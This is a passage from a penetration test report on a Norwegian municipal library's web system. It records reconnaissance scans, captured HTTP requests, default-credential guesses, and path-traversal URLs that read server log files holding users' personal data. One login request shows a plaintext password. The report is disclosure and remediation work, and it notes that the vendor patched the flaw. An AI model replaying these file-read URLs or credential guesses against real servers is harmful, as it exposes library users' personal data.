Overall Score: **Moderate**


Recommendation: hash passwords client-side before hashing it once more at the server-side.

Not only rely on https protecting the password.


4.2.7 OTG-INFO-007 Map execution paths through the application

Zaproxy is used in safe mode for this automatic scan.

The result for `biblioteket.Trondheim.Kommune.no` looks fine:



The result for `trondheim.bib.no` looks fine, `krydder.bib.no` looks interesting and could be further investigated:



Conclusion: **Pass**

4.2.8 OTG-INFO-008 Fingerprint Web Application Framework

Researching the “X-Powered-By” header field:

This is the response from biblioteket.trondheim.no:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 04 Feb 2020 09:43:47 GMT
Connection: close
Content-Length: 20518
```

This is the response from trondheim.bib.no:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/css
Accept-Ranges: bytes
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 04 Feb 2020 09:49:34 GMT
Content-Length: 298923
```

The framework is found by looking at the “X-Powered-By” header. The framework of both sites is most likely ASP.NET.

Researching the Cookies:

The cookie header field is used in the requests.

Set-Cookie header field is used in the responses.

These header names are the default HTTP Cookies. There is a possibility the name of the cookie field is changed by the developers.

HTML source code:

At <https://www.tfb.no/cgi-bin/m2/m2> jQuery is used as a framework.

```
$script(['js/jquery-3.2.1.min.js'], "jq");
```

Webapp.Net is also used as framework.

```
<meta name="apple-mobile-web-app-title" content="Bibliofil">
```

For `biblioteket.trondheim.kommune.no` no framework is found.

File extensions:

No file extensions were found, as shown in 4.2.1 OTG-INFO-001 Conduct Search Engine Discovery and Reconnaissance for Information Leakage.

After it was discovered that wildcard scanning was possible, it was discovered that the server language was probably written in TCL: https://tfb.no/cgi-bin/rss?f=* results in this

interesting piece of information: "`<h2>Feil i RSS-strøm *, innlegg`

`/usr/www/rss/kikkhullet.tcl.</h2>`". It was possible to retrieve the file from

<https://tfb.no/cgi-bin/kikkhullet.tcl> and verify that the source code was in fact written

in TCL. This resulted in a theory that parts of, or the entire server was written in TCL, and TCL specific vulnerabilities should be tested.

Conclusion: **Pass**

4.2.9 OTG-INFO-009 Fingerprint Web Application

Researching the Cookies:

As described in "4.2.8 OTG-INFO-008 Fingerprint Web Application Framework", the "Cookie" header field is used in the requests, and the "Set-Cookie" header field is used in the responses.

The cookie names don't leak any information about any framework.

Within the cookies the "chskmg", "sesjid" and "hpid" are set, which don't leak any information about any framework.

HTML source code:

The frameworks found in the HTML source code are described in "4.2.8 OTG-INFO-008 Fingerprint Web Application Framework".

File extensions:

Some files were found when researching the robot.txt file in 4.2.3 OTG-INFO-003 Review Webserver Metafiles for Information Leakage, but the filenames don't leak any information about any framework. As mentioned in INFO-008, a single .tcl file was discovered and provided a theory that the server was written in TCL.

Conclusion: **Pass**

4.2.10 OTG-INFO-010 Map Application Architecture

The entirety of the web application seems to be run on one single server. The server is written in TCL. Every endpoint has its own TCL script to define behavior.

Conclusion: **Pass**

4.3 Configuration and Deploy Management Testing

4.3.1 OTG-CONFIG-001 Test Network/Infrastructure Configuration

Details around the server are not known, the Network/Infrastructure configuration is not possible to test.

The Remote Command Injection (RCE) revealed that the database is a 283,735,596 byte size file containing user information.

Conclusion: **Issues**

Likelihood: **Moderate** The attacker must first break into the webserver.

Impact: **High** If an attacker gets access to the database file, they have to opportunity to steal, modify, and delete all user information.

Overall Score: **High**

Recommendations: Silo the database will prevent exposure of it if the webserver gets hacked, and also prevent corruption of data. The database should follow the least-privilege principle by both firewall and database settings. Most databases offer automatically logging of data changes.

4.3.2 OTG-CONFIG-002 Test Application Platform Configuration

Test pages open for public access:

Test pages available by appending -test to the endpoints used by the library’s users.

tfb.no/cgi-bin/m2-test and tfb.no/cgi-bin/m-test. M is also the old version of the website, which shouldn’t need to exist anymore due to the newer version which is also the default version users arrive at when entering the website.

Conclusion: **Issues**

Likelihood: **Moderate** Test pages relatively easy to find.

Impact: **Moderate** Old vulnerabilities might be present on test pages that are not up to date.

Overall Score: **Moderate**

Keystrokes printed to developer console:

The client prints out console.log including printing out key presses.

skal ha skrollet vekk adressebaren	m2?mode=lninfo:43
før addAutocomplete	script-min.js?t=608:27
før hentHuskelisteDetaljer	script-min.js?t=608:27
før lager visHuskelisteAntall	script-min.js?t=608:27
feilet med idleTimeout:TypeError: Cannot read property 'jQuery3210142621686495666422' of undefined	m2?mode=lninfo:126
viser side med lånekort	script-min.js?t=608:13
Legger inn håndtering av esc	script-min.js?t=608:27
skal ha henta elementer	script-min.js?t=608:27
fant 0elementer	script-min.js?t=608:27
skal ha skrollet vekk adressebaren 2	m2?mode=lninfo:53
fikk data:[object Object]	script-min.js?t=608:13
OK	script-min.js?t=608:13
taste-event:83	script-min.js?t=608:27
taste-event:68	script-min.js?t=608:27
taste-event:70	script-min.js?t=608:27
skal skrolle pga focus (3)	m2?mode=lninfo:251
taste-event:68	script-min.js?t=608:27
taste-event:70	script-min.js?t=608:27
taste-event:65	script-min.js?t=608:27
taste-event:68	script-min.js?t=608:27
taste-event:70	script-min.js?t=608:27
taste-event:91	script-min.js?t=608:27
skal skrolle pga focus (3)	m2?mode=lninfo:251

Conclusion: **Issues**

Likelihood: **Low**

Impact: **Low**

Overall Score: **Note**

Log files containing unencrypted personal information:

Log files have been shown to contain sensitive information about users, such as email addresses, names, addresses, passwords, pin codes, and search history. This information is logged in plain text without encryption.

Conclusion: **Issues**

Likelihood: **Moderate** Exploitation of these problems requires the attacker to get access to the server to get to the log files. This was achieved during testing, see OTG-INPVAL-013 and OTG-AUTHN-004 for more info.

Impact: **High** If an attacker was to get access to the log files or find a way to exploit the keylogging, the impact would be huge as a lot of information about users could be disclosed, for example, but not limited to, usernames, passwords, pin code and search history.

Overall Score: **High**

Recommendations: remove unnecessary console logging. Remove test pages from public access as well as the old version of the site (`/cgi-bin/m`). Stop logging unnecessary information such as passwords, usernames, search history, and pin codes.

4.3.3 OTG-CONFIG-003 Test File Extensions Handling for Sensitive Information

Aside from the one file that leaked that TCL is used serverside, the library system does not have files (pdf, doc, aspx, or any other) attached to the URL. (see OTG-INFO-001).

Conclusion: **Pass**

4.3.4 OTG-CONFIG-004 Backup and Unreferenced Files for Sensitive Information

The system's backup is in a folder on the same server called backup. The backup folder contains all other files and folders on the server, effectively recreating the entire server. Because of this it's concluded that the same problem persists as in OTG-CONFIG-002.

Log files include personal information such as email, passwords, pin codes, etc. These log files are then backed up into the system's backup folder.

Likelihood: Moderate Exploitation requires the attacker to get access to the server to get to the log files. This was achieved during testing, see OTG-INPVAL-013 and OTG-AUTHN-004 for more info.

Impact: High If an attacker was to get access to the log files the impact would be huge as a lot of information about users could be disclosed, for example, but not limited to, usernames, passwords, pin code, and search history.

Overall Score: High

Recommendations: Stop logging unnecessary information such as passwords, usernames, search history, and pin codes to minimize the amount of sensitive data compromised in a potential security breach.

4.3.5 OTG-CONFIG-005 Enumerate Infrastructure and Application Admin Interfaces

The application Admin interface is only reachable from the library's LAN, however, it is reachable from the open customer wifi at the same network.

Conclusion: Issues

Likelihood: Moderate The attacker needs admin credentials to use the page. No way found to bypass login.

Impact: Moderate

Overall Score: Moderate

Recommendation: Unless there are specific reasons why the admin pages should be reachable from the public open wifi, it should not be open for users from the open wifi.

4.3.6 OTG-CONFIG-006 Test HTTP Methods

Using nmap revealed that the application accepts GET, HEAD, POST, and OPTIONS HTTP verbs.

Appendix A: Detailed test results for web interface

```
root@kali:~/usr/share/nmap/scripts# nmap -p 443 --script http-methods trondheim.bib.no
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-18 14:24 CET
Nmap scan report for trondheim.bib.no (185.176.215.162)
Host is up (0.0012s latency).

PORT      STATE SERVICE
443/tcp   open  https
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS

Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds
```

Using nmap with HTTP-method-tampering did not yield any results:

```
root@kali:~/usr/share/nmap/scripts# nmap -sV --script http-method-tamper trondheim.bib.no
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-18 14:40 CET
Stats: 0:02:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 14:42 (0:00:31 remaining)
Nmap scan report for trondheim.bib.no (185.176.215.162)
Host is up (0.0030s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE  VERSION
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   (generic dns response: NOTIMP)
80/tcp    open  http     Apache httpd
|_ http-server-header: Apache
443/tcp   open  ssl/ssl  Apache httpd (SSL-only mode)
|_ http-server-header: Apache
1720/tcp  open  h323q931?

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/18%Time=5E4BE950%P=x86_64-pc-linux-gnu%(DNSV
SF:ersionBindReqTCP,E,"\0\0c\0\06\0x81\084\0\0\0\0\0\0\0")%r(DNSStatusR
SF:questTCP,E,"\0\0c\0\0\0x90\084\0\0\0\0\0\0\0");
Service Info: Host: trhbib1.trondheim.folkebibl.no

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.02 seconds
```

```
root@kali:~/usr/share/nmap/scripts# nmap -sV --script http-method-tamper biblioteket.trondheim.kommune.no
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-24 13:23 CET
Nmap scan report for biblioteket.trondheim.kommune.no (185.176.212.24)
Host is up (0.0041s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE  VERSION
53/tcp    open  domain   (generic dns response: NOTIMP)
80/tcp    open  http     Citrix NetScaler httpd
|_ https-redirect: ERROR: Script execution failed (use -d to debug)
443/tcp   open  ssl/http Citrix NetScaler httpd
|_ http-server-header: Microsoft-IIS/8.5
|_ http-trane-info: Problem with XML parsing of /evox/about
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/24%Time=5E53C05D%P=x86_64-pc-linux-gnu%(DNSV
SF:ersionBindReqTCP,E,"\0\0c\0\06\0x81\084\0\0\0\0\0\0\0")%r(DNSStatusR
SF:questTCP,E,"\0\0c\0\0\0x90\084\0\0\0\0\0\0\0");
Service Info: Device: load balancer

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.05 seconds
root@kali:~/usr/share/nmap/scripts#
```

Conclusion: **Pass**

4.3.7 OTG-CONFIG-007 Test HTTP Strict Transport Security

The server does not use strict transport security.

```
root@kali:~# curl -s -D- https://trondheim.bib.no | grep Strict
root@kali:~#
```

```
root@kali:~# curl -s -D- https://biblioteket.trondheim.kommune.no | grep Strict
root@kali:~#
```

This would have output the usage of Strict keyword.

Conclusion: **Issues**

Likelihood: **Low** A connection is automatically upgraded to HTTPS by the server.

Impact: **Low**

Overall Score: **Note**


Recommendation: Usage of Strict keyword, will guarantee all communication happens over https and greenlist the application to Chrome's HSTS preload list, which would have hardcoded web browsers to never access the site without https. (instead of relying on upgrading the connection after connecting as HTTP). Which is particularly important as passwords are sent unhashed from the client.

4.3.8 OTG-CONFIG-008 Test RIA cross-domain policy

Common users are not authorized to read the `crossdomain.xml` and `clientaccesspolicy.xml`. The URLs <https://trondheim.bib.no/crossdomain.xml> and <https://trondheim.bib.no/clientaccesspolicy.xml> require a login:

Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.



The files are unavailable for common users.

Conclusion: **Pass**

4.3.9 Test File Permission (WSTG-CONFIG-009)

This requires access to the source code files and is not a part of black-box testing.

4.3.10 Test for Subdomain Takeover (WSTG-CONFIG-010)

Used DNSRecon on `trondheim.bib.no`:

```
root@kaliEM:~# dnsrecon -d trondheim.bib.no
[*] Performing General Enumeration of Domain: trondheim.bib.no
[-] DNSSEC is not configured for trondheim.bib.no
[-] Could not Resolve NS Records for trondheim.bib.no
[*]   MX mail.bibsys.no 79.161.155.25
[*]   CNAME trondheim.bib.no trhbib.bib.no
[*]   A trhbib.bib.no 185.176.215.162
[*] Enumerating SRV Records
[-] No SRV Records Found for trondheim.bib.no
[+] 0 Records Found
Exception in thread Thread-4 (most likely raised during interpreter shutdown):
Traceback (most recent call last):
  File "/usr/lib/python2.7/threading.py", line 801, in __bootstrap_inner
  File "./dnsrecon.py", line 105, in run
  File "/usr/lib/python2.7/Queue.py", line 168, in get
  File "/usr/lib/python2.7/threading.py", line 334, in wait
<type 'exceptions.TypeError': 'NoneType' object is not callable
```

```
root@kaliEM:~# dig CNAME trhbib.bib.no
; <<> DiG 9.11.5-P4-5.1+b1-Debian <<> CNAME trhbib.bib.no
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 33965
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;trhbib.bib.no.                IN      CNAME

;; Query time: 50 msec
;; SERVER: 10.150.0.1#53(10.150.0.1)
;; WHEN: Tue Feb 18 14:22:02 CET 2020
;; MSG SIZE rcvd: 31
```

```
root@kaliEM:~# whois 185.176.215.162 | grep "org-name"
org-name:      Trondheim kommune
```

When visiting the subdomain `trhbib.bib.no` in the browser, the subdomain redirects to the `trondheim.bib.no` domain.

Conclusion: Pass

4.4 Identity Management Testing

4.4.1 OTG-IDENT-001 Test Role Definitions

The roles in the system are:

- Common users
- Admin

According to the library, different roles have different levels of permissions. What the different permissions are is unavailable information for this black-box test.

4.4.2 OTG-IDENT-002 Test User Registration Process

Testing the registration to become a new user of the library.

URL: <https://www.tfb.no/cgi-bin/m2/m2?mode=ln-kanskjenyilaaner>

Testing the registration process:

- Can anyone register for access?

It is written on the page that the user needs to be at least five years old to become a user, this is validated. The birth date needs to be somewhere between 01.01.0001 and the present date minus 5 years because of the 5 year age limit. When choosing your birth year such as 0001 it is automatically changed to 1901.

- Are registrations vetted by a human prior to provisioning, or are they automatically granted if the criteria are met?

Anyone can create a fake account, but to be able to borrow books you need to verify your identity at the library, and a human will provide the registration at that time.

- Can the same person or identity register multiple times?

No, not in theory The personal number is validated to check whether the user is already registered. There are users however that are registered without a personal number, and these might be able to register again.

- Can users register for different roles or permissions?

It is only possible to register as a common user on this webpage. How administrator accounts are created we are uncertain of, since the administrator page is inaccessible for normal users.

- What proof of identity is required for registration to be successful?

A new user needs to register a phone number or an email. Email is easily forged. It is possible to create a new user by choosing a random personal number that has not yet been registered and types a fake email. To be able to receive a library card the new user needs to personally show up at the library and show legitimation. If the new user is under 15 years old, a parent or teacher needs to be present to receive the new library card at the library.

- Are registered identities verified?

Yes, most of the input fields are verified on the client-side. The first six numbers in the birth number are not validated to the birth date.

Registration with used birth number:

```
POST /cgi-bin/m2 HTTP/1.1
Host: trondheim.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=ln-kanskjenyaaener
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Cookie: spraak=nno; nylnskjema=22256972697683131; chskmg=1; hpid=1581935196
Connection: close
Upgrade-Insecure-Requests: 1
```

```
mode=ln-sjekklaaner&pid=31037&fornavn=0la+Fiola&setternavn=Bachelor&fdato=1&fmnd=1&faar=1000&fodselnummer=
```

This means the birth date and birth year are validated on the server-side. The birth year is changed on the server-side if the year is earlier than 1901.

Validation of the registration process:

- Can identity information be easily forged or faked?

To create a new user on the webpage, yes. To create a new user on the web page and start borrowing books, no, not without forging your legitimation.

- Can the exchange of identity information be manipulated during registration?

The information is sent over https, which means it is encrypted, which makes it difficult to manipulate after the information is sent from the client. The variables are possible to change in Burpsuite before they are sent to the server.

Conclusion: **Pass**

4.4.3 OTG-IDENT-003 Test Account Provisioning Process

This requires information about the different roles, and whether they are able to provide other users.

4.4.4 OTG-IDENT-004 Testing for Account Enumeration and Guessable User Account

Login with correct username and password:


```
POST /cgi-bin/m2 HTTP/1.1
Host: trondheim.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=login
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Cookie: spraak=nno; chskmg=1; hpid=1582037218
Connection: close
Upgrade-Insecure-Requests: 1

mode=dologin& neste=vislaan&lnr=N0[REDACTED]spassord=Uniturtlecorn2&hskmg=1&sourceid=m2
```

```
GET /cgi-bin/rest_service/web_hovedmeny/1.0/data/?instans=m2 HTTP/1.1
Host: trondheim.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trondheim.bib.no/cgi-bin/m2
X-Requested-With: XMLHttpRequest
Cookie: spraak=nno; chskmg=1; hpid=1582037456; sesjid=2020049155056-344557181626817759725516019261216767477357232699797
Connection: close
```

Login with correct username and wrong password:

```
GET /cgi-bin/m2?mode=login&mld=82342222324731864&lnr=N0[REDACTED] HTTP/1.1
Host: trondheim.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=login
Cookie: spraak=nno; chskmg=1; hpid=1581948683
Connection: close
Upgrade-Insecure-Requests: 1
```



Login with wrong username and wrong password:

```
GET /cgi-bin/m2?mode=login&mld=49293692153549614&lnr=N0 HTTP/1.1
Host: trondheim.bib.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trondheim.bib.no/cgi-bin/m2?mode=login&mld=82342222324731864&lnr=N0
Cookie: spraaak=nno; chskmg=1; hpid=1581948832
Connection: close
Upgrade-Insecure-Requests: 1
```



The response does not reveal whether the username exists or not.

Conclusion: **Pass**

4.4.5 OTG-IDENT-005 Testing for Weak or unenforced username policy

The users may not choose their own username. When registering on the website, the user is given a temporary user name number. When registering at the library the user is given a username equal to the library card number.

The temporary username is a number of about eight digits. The library card number consists of ten characters combining letters and numbers. It looks like the library card number always begins with 'N' and increments the number equal to the number of users, where 999999999 will be the highest number of users. If this is correct the probability to guess the correct library card number of a certain person is not impossible. Because the response doesn't leak information about valid or invalid username, it's difficult to guess the correct username and the correct password combined.

Conclusion: **Pass**

4.5 Authentication Testing

4.5.1 OTG-AUTHN-001 Testing for Credentials Transported over an Encrypted Channel

Whenever you contact the server you are informed that the HTTP page is moved permanently. Even when creating identical requests with HTTP, the user is redirected to the safe https login page, without the server having processed the credentials. It is not possible to accidentally use the page in HTTP mode.

Conclusion: **Pass**

4.5.2 OTG-AUTHN-002 Testing for default credentials

Tested various default credentials on the administrator login page.

Username: admin

Password: "password", "pass123", "guest", "admin", "passord", "123", "1234", "qwerty", ""

Username: administrator

Password: "password", "pass123", "guest", "admin", "passord", "123", "1234", "qwerty", ""

Username: root

Password: "password", "pass123", "guest", "admin", "passord", "123", "1234", "qwerty", ""

Because the system doesn't reveal whether the username is correct or not, this test will be time-consuming. It is possible to create a script that tries various combinations of default credentials, but there are no default credentials when normal users create an account and because of this we assume the admin users don't have this either.

Conclusion: **Pass**

4.5.3 OTG-AUTHN-003 Testing for Weak lockout mechanism

This test was done by going to the login page and repeatedly trying to login to an existing user's account with the wrong password. This, as expected, does not work, but it seems like the web page accepts unlimited login attempts with no functionality to keep attackers from repeatedly trying to log in, which makes the page vulnerable to a brute force attack. However, after some attempts with the wrong password, if the attacker should come across the correct password, this will not work anymore.

After 5 unsuccessful attempts the password associated with the username used in the brute force attack will not work anymore. At least not for a while. After trying to login with the wrong credentials for 5 times, once a user tries to log in again right afterward with the correct password, the account is locked. Either by changing the password through the lost password function or waiting a while, the account is unlocked again and the user can log in as normal.

If an attacker were to perform a brute force attack against one user, this would most likely fail since the account is locked automatically after 5 unsuccessful attempts, and not opened again for some time. After the lockdown, consecutive login attempts will not work even if one were to use the correct password.

By not notifying the person trying to log in about the lockout, it would seem as if nothing is wrong, and the attacker can keep going until he finally gets to the right password, while in reality, this will not happen. If an attacker tries to conduct a brute force attack against a user, this attack will already have failed after 5 iterations. However the attacker will continue to waste time as he continues the attack, thinking it is doing the job of finding the correct login information.

Conclusion: **Pass**

4.5.4 OTG-AUTHN-004 Testing for bypassing authentication schema

The session ID is stored in a cookie. The session ID prediction could be a problem, but researching the session ID, it is obvious that most of the session ID value changes, and that the change is not linear.

Forced browsing:

Evidence 20, 21, 22

The webmail endpoint lets the user call up resources on the server by parameter “form=”. This lets the user specify which webmail form should be sent to a user. However it was possible to retrieve all readable files from the system by knowing the relative path to the resource.

Example: <https://tfb.no/cgi-bin/webmail?form=/usr/biblo/data/busslogg/nyifxrecord.logg> shows all personal information including personal number, name, and if they have outstanding loans.

The same issue exists for another endpoint: wsdl:

By inputting: https://tfb.no/cgi-bin/ws?wsdl=*CENSORED*, the user gets access to the server password file.

The bellow examples show it is possible to retrieve the SSL private keys and certificates:

https://tfb.no/cgi-bin/ws?wsdl=*CENSORED*.key
https://tfb.no/cgi-bin/ws?wsdl=*CENSORED*crt

Likelihood: **MODERATE** Not all too hard to discover, but the attacker has to know the exact path and filename. This makes exploiting this difficult.

Impact: **High** Full access to user information, source files, TLS private keys, and certificates.

Score: **High**

Recommendations: add checks so that only files from the folder storing forms are accessible. As exposure of TLS private keys and certificates, new keys and certificates must be generated.

Note: as of April 28th a couple of hours after notifying the Bibliotek Systemer AS, webmail endpoint was deleted and ws is changed to ignore file paths

4.5.5 OTG-AUTHN-005 Test remember password functionality

The browsers “remember me” function is functioning. The credentials are not stored in cookies, and they are only sent in a POST-request when logging in.

Conclusion: **Pass**

4.5.6 OTG-AUTHN-006 Testing for Browser cache weakness


Browser history:

Both <https://biblioteket.trondheim.kommune.no> and bibliofil are affected.

When logging out and then clicking the “back” button, it will go back to the previous page and display the sensitive information on that page. It is not possible to click further to a different page, so it is a browser history problem. If logging out from the account page, one could go back in the history and look at address, loan number, name. (Sensitive information). This could be avoided by using the header Cache-Control: no-cache to make the browser validate the cached site with the server before reuse or Cache-Control: no-store to not store any information about the request or response. Could also use Cache-Control: must-revalidate with an appropriate max-age to make sure a cached copy is not used before being validated by the server.

[<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control>]

Browser cache:



```
root@kali: ~  
root@kali:~# curl -s -D- https://biblioteket.trondheim.kommune.no | grep Cache  
Cache-Control: private  
root@kali:~#
```

```
root@kali: ~  
root@kali:~# curl -s -D- https://biblioteket.trondheim.kommune.no | grep Pragma  
root@kali:~#
```

Cache-Control is set to private which means results are cached only to private cache, such as the user's web browser, which might lead to the problem with accessing sensitive information via the back button occurring.

[<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control>]

Pragma header is not set at all, but should not be a problem as Pragma is to secure backward compatibility with HTTP/1.0.

[<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Pragma>]

```
root@kali:~# curl -s -D- https://trhbib1.bib.no | grep Cache  
root@kali:~# curl -s -D- https://trhbib1.bib.no/cgi-bin/m2 | grep Cache  
root@kali:~# curl -s -D- https://trhbib1.bib.no/cgi-bin/m2 | grep Pragma  
root@kali:~#
```

On the trhbib1.bib.no page, there are no Cache-Control headers. According to RFC for HTTP/1.1 in the section about Cacheability

[<https://www.w3.org/Protocols/rfc2616/rfc2616-sec13.html#sec13.4>] all successful responses may be cached and reused without validation, unless specifically told not to by cache-control header.

Conclusion: **Issues**

Likelihood: **Moderate** Possible on private pcs as well as publicly available computers.

Impact: **Moderate**

Overall Score: **Moderate**

Recommendation: use the header Cache-Control: no-cache, or Cache-Control: must-re-validate.

4.5.7 OTG-AUTHN-007 Testing for Weak password policy

The information leakage of the password blacklist is found in the console log.

The passwords are validated from a git repository with a dictionary over weak passwords. The dictionary is English and contains weak English passwords, which means weak Norwegian passwords may still be allowed. The passwords are also validated due to password length and character combinations. The password is compared to your name and date of birth, choosing only one of them as a password is not possible but a combination of the two is possible. Passwords containing only numbers or only letters are validated as weak. The password validation does force the user to create a good password to a certain degree.

There are no restrictions on how many times a user can change their password. Old passwords are not remembered, so small changes like incrementations to a password are possible.

Testing for weak passwords is only done on the client-side. By using foxy proxy with Burp Suite it is possible to set the password to be a single character by manually changing the request. Why anyone would want to do so is another matter.

Server scripts leaked revealed poor password management:

